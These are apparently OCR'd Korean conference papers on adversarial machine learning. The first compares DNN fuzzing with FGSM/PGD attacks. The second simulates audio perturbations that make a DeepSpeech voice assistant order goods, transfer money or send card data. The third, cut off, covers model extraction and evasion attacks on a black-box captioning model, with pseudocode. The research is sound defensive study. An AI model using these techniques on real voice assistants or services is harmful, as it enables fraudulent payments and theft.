적대적 공격(Adversarial Attack)은 적대적 예제를 생성하여 딥러닝 모델의 예측 신뢰도를 변화시키는 방식으로 모델을 검증한다. 예측 신뢰도에 변화가 거의 없을 경우, 모델은 강건하다고 추정하며 변화가 클 경우, 모델은 강건하지 않다고 추정한다. 적대적 공격은 가장 중요한 요소인 섭동 생성 방식에 따라 여러 가지 공격 방법으로 나뉜다. 일반적으로 섭동은 L_p-norm 기준으로 생성하며 본 연구에서는 FGSM과 PGD 공격을 적대적 공격 기법으로 사용한다. FGSM [3]은 L_∞-norm 기준의 공격 기법으로 모델 손실 함수 기울기의 방향을 구한 후, ε으로 축소된 노이즈를 기존의 입력 데이터에 더하는 것으로 적대적 예제를 생성한다. 방법이 간단한 만큼 다른 공격에 비해 월등히 빠른 속도로 적대적 예제를 생성하기 때문에 유용한 공격 방식으로 사용된다. PGD[6]는 기존 수식에 projection 연산과 반복 수행을 통해 섭동을 생성하여 기존 FGSM보다 높은 성능을 보여준다.


2.2. 커버리지 기반 DNN 퍼징

퍼징은 다양한 입력 변이를 생성 후, 소프트웨어를 실행하여 예외가 발생하는지 탐지를 통해 취약점을 찾는 검증 기법이다. 그중 커버리지 기반 퍼징은 주로 사용되는 일반적인 퍼징 기법으로 실행 결과를 정량적인 수치로 측정하여 커버리지로 저장, 다음 입력 변이를 효율적으로 생성하는 데 사용한다. 기존 소프트웨어에서 사용하는 코드 커버리지는 소스코드 기반으로 측정하기 때문에 결정 로직을 스스로 학습하는 DNN 기반 소프트웨어에서 사용할 수 없어 별도의 뉴런 커버리지를 사용한다. 대표적인 딥러닝 커버리지 측정 방법인 NC(Neuron Coverage)는 각 뉴런 활성화 함수의 출력값과 임계값을 비교하여 활성화, 비활성화 상태를 구분하고, 활성 뉴런의 비율을 측정한다 [4]. KMNC(K-Multisection Neuron Coverage)는 뉴런 활성화 함수의 출력값을 K개의 섹션으로 구분하여 활성화된 섹션의 비율을 측정한다 [7]. NBC(Neuron Boundary Coverage) 또한 섹션의 활성화 여부를 측정하나 뉴런의 corner-case 값을 측정한다는 차이점이 있다 [7].

기존 소프트웨어 퍼징과 같이 커버리지 기반 딥러닝 퍼징 (coverage-guided DNN fuzzing) 도 동일한 조건 하에 수행되도록 구현된 테스트 프레임워크가 존재하며, 대표적으로 DeepHunter [5]는 퍼징의 각 요소인 시드 선택, 입력 변이를 추가로 확장 가능하다. DeepHunter는 각 iteration마다 커버리지의 기준에 따라 추가된 값들 중 일부를 선택하는 시드 선택 과정을 거친다. 선택된 시드는 픽셀 값 변환 또는 아핀 변환을 통해 사람이 인식하지 못하는 수준에서 입력을 변이하는 것으로 적대적 예제를 생성한다.


종류	적대적 예제 수
KMNC	24,987
NBC	39,279
NC	37,534
FGSM(0.2)	415
PGD(0.2)	969

[표 1] 기법 별 검출한 적대적 예제 수



(a) (b) (c)

[그림 1] 클래스 4에 대한 PCA 분석 결과



(a) (b) (c)

[그림 2] 클래스 6에 대한 PCA 분석 결과

생성된 입력의 커버리지는 앞서 언급된 3가지를 포함하여 총 5개의 커버리지 측정법을 활용하여 측정된다.

III. 실험 환경 및 설계

본 논문에서는 딥러닝의 가장 기본적인 데이터셋인 MNIST의 올바르게 분류된 이미지 1,000개와 LeNet-5 모델을 사용하였다. Ma [4] 등의 연구에서 사용한 NC, NBC, KMNC의 커버리지를 중심으로 DeepHunter[5] 프레임워크를 통해 퍼징을 4시간 동안 수행하였으며 초기 시드로부터 입력 변이를 거듭 적용하여 보다 신뢰성 높은 퍼징 수행 환경을 구축하였다. 또한 FGSM과 PGD 적대적 공격 기법은 섭동의 크기를 ε=0.2로 설정 후, 초기 시드 이미지 당 하나의 적대적 예시를 생성하였다. 수집한 적대적 예제의 수는 [표 1]과 같으며 분포 형태와 커버리지 비율을 주요 성능 지표로 분석하였다. 적대적 예제의 분포는 PCA를 통해 2차원으로 차원 축소 후 시각화하였으며, KMNC, NBC, NC의 커버리지 측정법을 사용하여 적대적 공격과 퍼징의 커버리지 비교 분석을 진행하였다.

%	KMNC	NBC	NC
KMNC	57.17	9.03	53.73
NBC	58.61	10.37	53.92
NC	58.53	9.42	53.92
FGSM(0.2)	18.33	0.43	47.65
PGD(0.2)	27.02	0.75	50.59

[표 2] 기법 별 커버리지 측정 결과

IV. 실험 결과

4.1. PCA를 통한 비교 분석

[그림 1]은 MNIST의 10개 클래스 중 4에 대해 오분류된 적대적 예제의 분포도다. 1의 (a)는 KMNC, NBC, NC 커버리지 기반 퍼징을 통해 검출된 분포이고, (b)는 ε=0.2에 대한 FGSM, PGD 적대적 공격에 의해 검출된 분포며, (c)는 (a)와 (b)가 통합된 분포이다. DNN 커버리지 기반 퍼징이 넓은 분포에 걸쳐 상당수의 적대적 예제를 검출하는 결과를 보였다면 적대적 공격 기법에 의해 생성된 적대적 예제는 특정 영역에 치우쳐서 적대적 예제를 검출하는 결과를 보였다. 이는 두 기법을 통합한 (c)에서 극명하게 드러난다. 커버리지 기반 DNN 퍼징이 찾아내는 적대적 예제 수가 월등히 많을 뿐만 아니라 공간 대비 적대적 예제의 비율 또한 커버리지 기반 딥러닝 퍼징 기법이 보다 고르게 분포하고 있다는 것을 확인할 수 있다.

퍼징이 절대적으로 적대적 공격 기법보다 유리한 결과만 도출되는 것은 아니다. 특히 [그림 2]의 좌측 상단은 적대적 공격 기법이 생성한 적대적 예제의 분포 영역을 커버리지 기반 퍼징에서는 전혀 도출하지 못하는 경우가 발생했다. 해당 영역의 적대적 예제들은 gradient를 통해서만 생성할 수 있는 것으로 추정되기 때문에 커버리지 기반 퍼징에 있어 별도의 해결 방안이 필요한 것으로 보인다.

4.2 커버리지 측정법을 통한 분석

[표 2]는 [표 1]의 적대적 예제에 KMNC, NBC, NC 커버리지 측정법을 적용해 커버리지

비율을 분석한 결과다. 대부분 커버리지 기반 DNN 퍼징 기법이 적대적 공격 기법보다 높은 비율을 차지하고 있으며 NC 측정의 경우에만 유사한 측정도를 보였다. NC는 적은 수의 입력으로도 높은 커버리지를 달성할 수 있기 때문에 이와 같은 측정 결과가 도출된 것으로 보인다. 적대적 예제의 수가 가장 많은 NBC는 전체 커버리지 비율의 결과 또한 높게 측정되었으며 적대적 예제의 수가 가장 적은 FGSM은 전체 커버리지 비율의 결과 또한 가장 낮게 측정되었다. 광범위한 뉴런 활성화를 의미하는 커버리지에서 낮은 비율을 차지함은 즉 적대적 공격이 다양한 취약성을 탐지하는 데에는 적합하지 않을 수 있음을 시사하며, 적대적 예제와 커버리지의 비율 관계의 일관성은 커버리지의 비율을 상승시키는 커버리지 기반 퍼징이 모델의 강인함에 어느 정도 영향을 끼치고 있다는 것을 알 수 있다.

V. 결론

본 논문에서는 PCA 분석과 커버리지 측정법을 통해 커버리지 기반 딥러닝 퍼징과 적대적 공격 기법을 비교 분석하였다. 실험 결과, Yan 등 [2]의 연구 결과와는 달리 커버리지와 각 기법 간에 연관성이 있으며 모델의 강인함 또한 연관성이 있다는 결론을 내렸다. 적대적 공격은 4시간 동안 실행된 것이 아니라 한 샘플에 한 번씩 실행되도록 진행되었으나 gradient는 고정되어있기 때문에 반복 실행하여도 큰 차이는 없을 것으로 보인다. 향후에는 본 논문에서 지적한 커버리지 기반 퍼징으로 생성하지 못하는 적대적 예제의 보완 방법에 대해 연구하고, 이를 새롭게 탐지할 수 있는 알고리즘에 관한 연구를 진행할 예정이다.

[참고문헌]

[1] Szegedy, Christian, et al. "Intriguing properties of neural networks." International Conference on Learning Representations (ICLR). 2014.

[2] Shenao Yan, et al. "Correlations between deep neural network model coverage criteria and model quality." Proceedings of the 28th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering (ESEC/FSE). 2020.

[3] Goodfellow, Ian J., Jonathon Shlens, and Christian Szegedy. "Explaining and harnessing adversarial examples." International Conference on Learning Representations (ICLR). 2015.

[4] Pei, Kexin, et al. "Deepxplore: Automated whitebox testing of deep learning systems." proceedings of the Symposium on Operating Systems Principles (SOSP). 2017.

[5] Xie. Xiaofei. et al. "Deephunter: A coverage-guided fuzz testing framework for deep neural networks." Proceedings of the ACM SIGSOFT Internetional Symposium on Software Testing and Analysis (ISSTA). 2019.

[6] Madry, Aleksander, et al. "Towards deep learning models resistant to adversarial attacks." International Conference on Learning Representations (ICLR). 2018.

[7] Ma, Lei, et al. "Deepguage: Multi-granularity testing criteria for deep learning systems." Proceedings of the ACM/IEEE International Conference on Automated Software Engineering (ASE). 2018.

오디오 적대적 예제를 통한 결제 시스템 공격 사례 연구

박태정*, 최태정* ,하주현*, 윤주범**

*세종대학교 (학부생) **세종대학교(교수)

Research on Possibility of Adversarial Attack in Payment Systems

Taejeong Park*, Teajeong Choi*, Juhyun Ha*, Joobeom Yun**

*Sejong University(Undergraduate student) **Sejong University Professor

요 약

딥러닝을 활용한 인공신경망(Neural Network) 기술들이 발전하면서 머신러닝은 산업적으로 높은 가치를 갖고 발전하고 있다. 하지만 심층 신경망(DNN-Deep Neural Network) 모델에 적대적 교란(Adversarial Pertubation)이 적용되었을 경우, 오분류를 발생하는 적대적 공격(Adversarial Attack)이 가능하다는 것이 다양한 연구를 통해 발견되고 있다. 실제 음성, 이미지 인식 기술이 산업적으로 고도화될 경우, 음성을 입력받거나 이미지를 클릭하는 것만으로도 적대적 공격이 가능하게 되어 가까운 미래에 적대적 공격이 커다란 사회적 문제로 발전될 가능성이 있다고 판단한다. 본 논문에서는 오디오 입력에 적대적 공격을 수행하였을 때, 특정한 결제 사이트로 접근하여 금전적 피해를 주는 실험을 진행하고 검증하였다. 실험은 간편결제를 사용하는 e-커머스와 Speech To Text(STT) 모델을 사용한다. 입력받은 오디오에 pertubation을 추가하는 공격을 실행하여, 공격에 성공한 텍스트를 e-커머스로 전달하였을 때 자동결제가 실행되는가를 실험하였다. 실험 결과 공격이 성공하는 것이 확인되었다. 실험의 결과를 바탕으로 분석과 결론을 기술한다.

Ⅰ. 서론

인공지능과 딥러닝 기술이 빠르게 발전하면서, 이 기술을 이용하여 금융, 자동차, 사물인터넷 등 실생활과 밀접한 산업들에 적용되는 모습을 볼 수 있다. 하지만 인공지능과 딥러닝 기술의 보안 취약점을 파악하여 위협 및 정보를 탈취하는 문제점이 발생하고 있다. 따라서, 딥러닝을 활용하는 기술들에 내부 보안을 강화하는 것이 중요하다. 최근에 이미지, 오디오 관련 인공지능 모델에 대한 적대적 예제를 통한 공격들에 관한 연구들을 통해 적대적 공격(Adversarial Attack)을 통한 심층 신경망(DNN)의 취약점을 확인할 수 있다. 하지만, 발전하는 위협 기술들은 이미지, 오디오 정보 변환에 국한되지 않고, 다양한 영역으로 발전할 것이라 예측된다. 본 논문에서는 적대적 공격의 회피(Evasion)공격을 바탕으로 결제 시스템과 관련하여 적대적 공격을 통해 보안사고의 가능성에 대해 연구한다. 실험에서 사용하는 회피 공격은 머신러닝 모델 추론 시점에 공격을 수행하여 데이터를 교란시키는 방식이다 [1]. 2장에서는 Adversarial Attack에 관련된 배경 지식에

대해 기술한다. 3장에서는 실제 실험 환경과 방법, 그리고 결과를 기술한다. 4장에서는 실험 결과 분석, 본 논문의 실험 결론 및 의의를 기술한다.

Ⅱ. 배경

2.1 관련 연구

인공 신경망의 적대적 공격에 관한 이전의 연구는 다음과 같이 수행되었다.




그림1. 인공 신경망 적대적 공격의 이전 연구

인스턴스 x' 은 자연적 원형 인스턴스 x와 비슷하지만 신경망에 x'을 인식시킬 경우 공격자가 선택한 잘못된 대상 t 로 분류한다. 즉 입력값 x 를 제공할 시, x와 x' 사이의 거리를 최소화하는 x'을 찾는다. 이 때 x' 은 원형 인스턴스와 같은 형태이고, 신경망에 넣을 시 공격자가 목표로 하는 T로 인식한다. 그림1은 기존 연구의 과정을 간략화하여 나타낸 것이다. 이를 표현하면 다음과 같다 [2][3].

$$minimized(x, x')$$
$$s.t. F(x') = T, x' \ is \ valid$$

적대적 공격 사례에 대한 기존 연구는 이미지 분류, 이미지에 대한 생성 모델, 이미지 분할, 얼굴 감지 등 이미지 공간에 주로 초점을 맞추었다 [3]. 오디오 공간에서 적대적 공격을 시행할 시 이미지 공간의 적대적 공격과 같은 원리를 사용할 수 있으나 음성의 특성으로 인해 이미지와 다른 속성을 가진다.

2.2 음성인식 적대적 공격의 구성

자동 음성 인식에서 신경망은 오디오 파형 x를 제공할 시 이에 대응하는 문구 y 로 출력하는 음성-텍스트 변환을 수행한다. (예: apple siri, google assistant) 이전의 오디오 적대적 공격에 관한 연구 [Carlini and Wagner, 2018]에서는 최첨단 음성-텍스트 전사 신경망인 DeepSpeech를 공격하여 오디오 영역에 표적화된 적대적 사례가 존재함을 보여준다. DeepSpeech는 end-to-end 뉴럴 네트워크를 사용하는 자동 음성 인식 시스템으로, 이러한 뉴럴 네트워크 사용은 google, apple, amazon 의 음성 인식 assistant에도 일반적으로 적용된다. 때문에 DeepSpeeh에서의 적대적 공격은 다른 종류의 뉴럴 네트워크 시스템의 적대적 공격 접근과도 유사성을 가지고 적용할 수 있다.




그림2. 음성 인식 적대적 공격의 구조

공격 방식은 다음과 같다. 그림2에서 보이는 바와 같이 음수1과 1 사이의 부동 소수점 값을 가지는 Wav 포맷의 원형 오디오 x를 준비한다. 이 오디오 x를 공격해 왜곡시키고 순환 뉴럴 네트워크에 제공하면 공격자가 원하는 텍스트 T가 도출된다. 이 공격은 end-to-end 방식이기 때문에 원형오디오에서 출력 텍스트로 바로 도출된다. 이와 같은 적대적 예시를 구성하기 위해서는 오디오와 대응되는 문구 사이의 정렬을 알 필요가 있다. 그러나 오디오의 어느 부분에서 해당 문구가 발생하는지 정확히 아는 것은 어렵기 때문에 이 과정에서 CTC loss를 사용한다. CTC loss 를 통해 신경망의 출력과 목표 문구의 차이를 알려주는 미분가능한 행렬을 생성해낼 수 있다. 따라서 오디오를 목표 문구와 가깝게 인식하도록 만

들기 위해 훈련 오디오와 대응되는 문구 사이의 CTC loss를 최소화하는 방법을 사용한다 [3].

공격은 공식화하여 다음과 같이 수행된다. 자연 파형 x 가 주어지면 x'과 x사이의 거리와, x'과 목표 문구T 사이의 CTC loss가 최소화되는 오디오 x'을 찾는다. 이때 x'은 원형 오디오와 비슷한 형태의 오디오이다. 이는 다음과 같이 표현된다.

$$minimize\ d(x, x') + CTC\ loss(x', T)$$
$$s.t\ x'\ is\ valid$$

이러한 음성 적대적 공격은 End-to-end 신경망에 적용되며 약간의 왜곡을 추가하여 모든 오디오 파형을 목표하는 문구로 변환한다.

Ⅲ. 실험 환경 및 결과

서론에서 언급한 것처럼, 본 논문의 실험에서는 적대적 예제가 결제 시스템에 적용되는 보안사고를 시뮬레이션 한 것이며, 실험의 시나리오에 적용된 커머스의 실제 산업적 보안 문제가 아님을 밝힌다.

3.1 실험 환경

간편결제가 도입된 e커머스 쿠팡을 대상으로 자동결제 시스템을 구축하여, 적대적 공격과 연계되도록 실험 환경을 구성하였다. 적대적 공격에 사용된 DNN (Deep Neural Network) 모델은 STT (Speech To Text) 모델 DeepSpeech v0.4.1이며 , 인공지능 스피커는 실제 제품이 아닌 비슷한 환경을 만들기 위해 라즈베리파이4에 DeepSpeech를 올려 인공지능 비서의 기능 중 음성인식을 구성한 가상의 환경이다. 시나리오에 사용된 결제 시스템은 간편결제 시스템이 상용화된 e커머스이다. 실험에서 인공지능 스피커 및 비서 에게 실제 사용하는 음성 명령에 perturbation을 추가하여 적대적 예제를 생성하였다. 생성된 적대적 예제를 음성인식 모델에 대입하여 적대적 공격을 수행하여 실제 명령 한 문장과 다른 작동인 물품 결제 및 구매를 실행하도록 하였다.




그림1. 실험 시나리오 / 구조

그림1 에서는 실험 시나리오에 대해 요약한 것이다. 화자는 STT (Speech To Text) AI Model 이 탑재되어있는 인공지능 스피커 혹은 인공지능 비서에게 "날씨 알려줘" 등의 일상의 명령을 내린다. 공격자는 인공지능 스피커에 음성 명령이 전달되기 전 원본 음성에 Perturbation 을 첨가하여 오디오 적대적 공격을 수행한다. Perturbation이 첨가 된 적대적 예제는 STT Model에서 기존 명령 "날씨 알려줘"를 "장바구니 품목 구매"로 인식하게 된다. 해당 명령은 실제 프로그램 상에서 적용되어 구매하려 하지 않은 제품을 e커머스에서 결제까지 수행하게 된다.

3.2 실험 결과




그림2. 오디오 적대적 예제 시각화, 왼쪽이 실제 음성명령이고 오른쪽이 Perturbation이 첨가된 적대적 예제이다.

그림2에서는 적대적 예제와 원본 음성의 파형을 시각화하여 보여준다. Perturbation 첨가의 제한을 두어 사람이 인지하기에 큰 차이가 없도록 생성하고자 했다. 파형에도 큰 차이가 없듯이 실제 사람이 들어도 변화를 알아차리기 힘들었다. 이는 오디오 적대적 공격이 더 광범위하고 사용자가 인지하지 못한 상태에서 수행될 수 있음을 의미한다.

공격 목표 명령	실제 음성 명령	DeepSpeech 인식 명령	성공률
“장바구니 품목 구매	“날씨 알려줘”	“장바구니 품목 구매”	92.4%
“SP 70-200mm 구매”	“오늘 일정이 뭐야?”	“SP 70-200mm 구매”	89.2%
“다른 계좌로 돈을 송금”	“새로운 일정 알려주고 알람 7시에 맞춰줘”	“다른 계좌로 돈을 송금”	91.5%
“결제 카드 정보 다른사람에게 전송”	음악 (Mozart, Symphony No.25 in G minor)	“결제 카드 정보 다른사람에게 전송”	90.7%

표1. 음성인식 모델의 음성 적대적 공격 실험 결과

표1에서는 목표한 공격 문장과 실제 음성 명령이 DeepSpeech 에서 얼마나 정확하게 인식되었는지를 나타내었다. 실제 공격 목표 명령은 영어이며 저자가 번역한 것이다. 각 문장마다 100번의 실험을 진행하였고 5분 안에 같은 문장을 얼마나 정확하게 출력하게 하는지를 성공의 지표로 설정하였다. 같은 음성을 사용한다면 성공률은 100%에 가깝게 나타났다. 하지만 매번 새로운 음성을 입력할 때 적대적 예제를 생성하기까지 시간이 소요되었고 Target Phrase (공격 목표 명령)이 복잡한 문장일수록 성공률이 다소 떨어졌으며 적대적 예제를 생성하는데 시간이 오래걸렸다. 이는 공격에 있어 연산 속도와 방법의 변화로 그 성능이 개선될 여지가 있음을 의미한다.

Ⅳ. 결론

본 논문에서는 오디오 적대적 예제와 오디오 적대적 공격이 사용될 수 있는 시나리오에 대해 실험했다. 높은 정확도로 음성 적대적 공격에 성공했으며 현재 물류, 커머스 시스템에서 자동 및 간편결제에 관하여 인가된 매크로를 사용하는 후속 공격 또한 성공하였다. 연산속도가 빨라지고 물류, 커머스 시스템의 구매자 결제 인증이 음성인식 스피커 등을 통해 더욱 자동화될 경우, 공격자가 구매자의 구매 명령을 왜곡시키고 결제 정보에 접근하는 것이 더 쉬워질 수 있으며 본 논문의 시나리오가 적용될 가능성이 높아진다.

인공지능 기술이 산업에 밀접하게 다가오는 현재에 음성 적대적 공격은 많은 경제적 피해를 줄 수 있다. 따라서 결제 권한 인가와 적대적 공격에 대한 지속적인 방어기법 연구가 진행되어 강건한 모델과 서비스를 구축해야 할 필요가 있다.

[ACKNOWLEDGEMENT]

"본 연구는 정보통신기획평가원의 대학ICT 연구센터지원사업의 연구결과로 수행되었음" (IITP-2021-2018-0-01423)

[참고 문헌]

[1] B. Biggio, I. Corona, D. Maiorca, B. Nelson, N. Srndic, P. Laskov, G. Giacinto, F. Roli. “Evasion Attacks against Machine Learning at Test Time,” Machine Learning and Knowledge Discovery in Databases, H. Blockeel, et al., 2013.

[2] Ian J. Goodfellow, Jonathon Shlens, Christian Szegedy. “Explaining and Harnessing Adversarial Examples”, Published as a conference paper at ICLR, 2015.

[3] Nicholas Carlini, David Wagner, “Audio Adversarial Examples: Targeted Attacks on Speech-to-Text”, arXiv:1801.01944, 2018.

[4] Kui Ren,Tianhang ,ZhengZhan, QinXue Liu, “Adversarial Attacks and Defenses in Deep Learning”, 2019.

블랙박스 환경의 Show and Tell 모델에서의 회피 공격

이동섭* 류재철*

*충남대학교 컴퓨터공학과

Evasion attack in Show and Tell model in black box environment

Dong-Seop Lee* Jae-Cheol Ryou*

*Department of computer and engineering Chungnam National University

요 약

최근 인공지능 기술의 발달로 산업 전반적으로 높은 성능을 보여주고 있다. 하지만 인공지능 기술이 발달함에 따라, 인공지능을 타겟으로 하는 다양한 공격 방법이 연구되고 있다. 서비스하고 있는 대부분의 인공지능 모델은 내부 구조 및 파라미터가 알려져있지 않은 블랙박스 환경에 있어 화이트박스 환경에서 유효한 회피공격에 안전하다고 생각된다. 하지만 모델을 모사하는 모델 추출 공격을 사용하면 블랙박스 환경에 있는 모델을 대상으로 회피공격을 수행할 수 있다.

I. 서론

최근 인공지능 기술의 발달로, 기존의 제조업 뿐만 아니라 의료, 법률 등 전문 서비스업에서 다양하게 응용되고 있다[1]. 그 중 이미지 처리 인공지능 모델을 사용하여 기존 작업에 효율성, 편리성 등을 향상되었다. 이처럼 인공지능 기술은 발전 속도가 빠르고 응용 분야가 방대하기 때문에 사회 전반에 끼치는 영향도 더욱 커질 것으로 기대되고 있다. 하지만, 긍정적인 영향 뿐만 아니라 인공지능 기기의 오작동 사례가 점차 발생하면서 인공지능 기술이 가져올 수 있는 부정적 영향에 대한 우려가 증가하고 있다. 현재 서비스되고 있는 대부분의 인공지능 서비스는 내부 구조와 파라미터 값을 알 수 없는 블랙 박스 환경에서 서비스 되고있어 보안적인 문제가 없을 것 같지만 블랙 박스 모델에 쿼리를 반복적으로 보내 모사하는 모델 추출 공격을 사용하면 위험에 노출될 수 있다.

본 논문은 블랙박스 환경의 인공지능 모델의 위험성을 검증하기 위해 복잡한 이미지 모델인 Show and Tell 모델에 회피 공격을 진행한다. 먼저 2장에서는 회피 공격과 모델 추출 공격에 대하여 설명한다. 3장에서는 실험을 진행하고, 4장에서 결론으로 마무리한다.

II. 관련 연구

2.1. 회피 공격

회피 공격은 데이터를 최소한으로 변조하여, 서비스 모델의 오인식을 유발하는 공격이다. 이 공격은 서비스 모델을 훼손시키지 않고 입력 데이터의 특징값만을 변조하여 모델이 다른 대상으로 오인식하도록 한다.[2]

그림 1 에서 정상 클래스 0과 클래스 1을 분류하는 모델이 있고 별 모양의 데이터를 분류하고자 한다고 가정했을 때, 정상적인 모델에서는 별 모양의 데이터를 클래스 1로 분류를 할 것이다. 하지만 데이터를 변조하여 분류 모델에서의 특징값을 클래스 1에서 클래스 0으로 옮겨 입력하면, 별 모양의 데이터를 클래스 0으로 인식하게 분류하는 결과를 야기할 수 있다.




그림 1 회피 공격

회피 공격의 핵심은 서비스 모델의 기본 성능을 손상하지 않으면서 사람이 인식하지 못하도록 데이터의 최소한의 변조를 주어 다른 클래스로 인식되게 하는 적대적 예제를 만드는 것이다. 적대적 예제를 만드는 난이도는 무표적 공격과 표적공격으로 나눌 수 있다.

무표적 공격이란 적대적 공격을 통해 원본 데이터를 원본 데이터가 아닌것으로 오 분류를 내는 것이 목표이다. 예를 들어손글씨 이미지 데이터 세트인 MNIST(Modified National Institute of Standards and Technology)를 분류하는 서비스 모델이 있을 때 그림 2의 왼쪽처럼 5라는 숫자의 이미지를 변조하여 5가 아닌 다른 숫자로 인식하게 하는 것을 말한다. 무표적 공격은 이동 가능한 범위가 크기 때문에 만들기가 쉽고 변조되는 양도 적다.[3]




그림 2 회피공격의 무표적공격(좌)과 표적공격(우)

반면, 표적 공격은 적대적 공격을 통해 원본 데이터를 특정한 데이터로 오 분류를 내는 것이 목표이다. 예를 들어 숫자 손글씨 인식 모델에서 5라는 숫자의 이미지를 변조하여 타겟인 숫자 3으로 인식하게 하는 것을 말한다.[4] 표적 공격은 무표적 공격과 비교하여 변조되는 양이 많고 시간이 오래 걸리지만, 공격자가 원하는 것으로 오분류가 가능하기 때문에 더 강력한 공격이다.

2.2 모델 추출 공격

현재 많은 기업에서 기계학습을 이용한 많은 서비스를 제공하고 있는데 여기에 사용되는 학습데이터를 구축하고 시스템을 학습시키는데 많은 비용이 소요된다. 기업은 구축된 모델의 내부 공개 없이 이용자가 전송하는 질의에 대한 응답을 제공하는 형태로써 서비스하고 있다. 모델 추출 공격은 학습 과정을 마치고, 서비스를 제공하는 모델을 대상으로 반복된 쿼리를 인공지능 모델에 전송하여 모델을 모사하는 공격이다. 그럼으로써 학습데이터의 구축 비용없이 훈련된 인공지능 모델의 동작을 획득하여 유사 서비스를 기획하거나 악성데이터 삽입 공격과 같은 추가 공격에 사용할 수 있다. 모델 추출 공격은 학습 과정을 마친 공개된 모델에 반복적인 값 X를 입력하여 모델로부터 출력되는 결과 값 Y를 획득한 뒤, 이를 바탕으로 모델을 모사한다. 이 과정에서 이를 통해 사용자에게 제공된 모델 f 에 가까운 f^를 만든다.[5]




그림 3 모델 추출 공격 구조

2.3 적대적 데이터 생성

적대적 데이터는 인공지능을 공격하기 위한 악위적인 데이터로, 이미지 처리 환경에서는 이미지의 RGB값을 최소한으로 변조하여 인공지능 모델의 오 인식을 유발한다.

적대적 데이터를 를 생성하는 방법으로는 여러 가지가 있지만, 본 논문에서는 forward-backward-cplitting interative procedure 알고리즘을 사용하여 생성한다.[6]

이 알고리즘은 사람이 인식하는 베이스 이미지와 목표하는 특징값을 갖는 타겟 이미지를 선정하여 forward step과 backward step을 반복적으로 수행하여 데이터를 만드는데, 먼저 forward step은 인공지능 모델의 입력값에 대한 기울기 값을 계산하여 타겟 이미지와의 특징값

의 가까워지도록 gradient descent 방식으로 계산한다. 다음 backward step은 베이스 이미지와의 이미지 차이가 가까워 지도록 계산을 진행한다. 이렇게 만들어진 적대적 이미지는 사람이 보기에는 베이스 이미지와 같아 보이지만 인공지능 모델은 타겟 이미지로 인식을 하게 된다.

Alogrithm1 Adversarial Example Generation

Input: target instance t, base instalnce b, learning rate λ
Initialize x: $x_0 \leftarrow b$
Define: $L_p(x) = ||f(x) - f(t)||2$
for $i = 1$ **to** $maxIters$ **do**
  Forwardstep: $x'_i = x_{i-1} - \lambda \nabla_x L_p(x_{i-1})$
  Backwardstep: $x_i = (x'_i + \lambda\beta b)/(1 + \beta\lambda)$
  if diffFeature < 1e-10 **or** diffImage < 2.9
    break
end for

III. 실험

적대적 데이터를 생성하기 위해서는 타겟으로 하는 인공지능 모델의 내부 구조와 파라미터 값을 다 알고 있는 화이트 박스 환경에서 만들어야 한다. 하지만 대부분의 인공지능 서비스는 그림 4와같이 내부 구조를 공개하지 않고, 사용자가 보낸 쿼리값에 대응하는 출력값만을 제공하는 블랙박스 환경에 있다.

이러한 블랙박스 환경에서 공격을 진행하기 위해서는 모델추출공격을 진행하여 화이트 박스 형식으로 카피를 한 후에 적대적 데이터를 생성해야 한다.

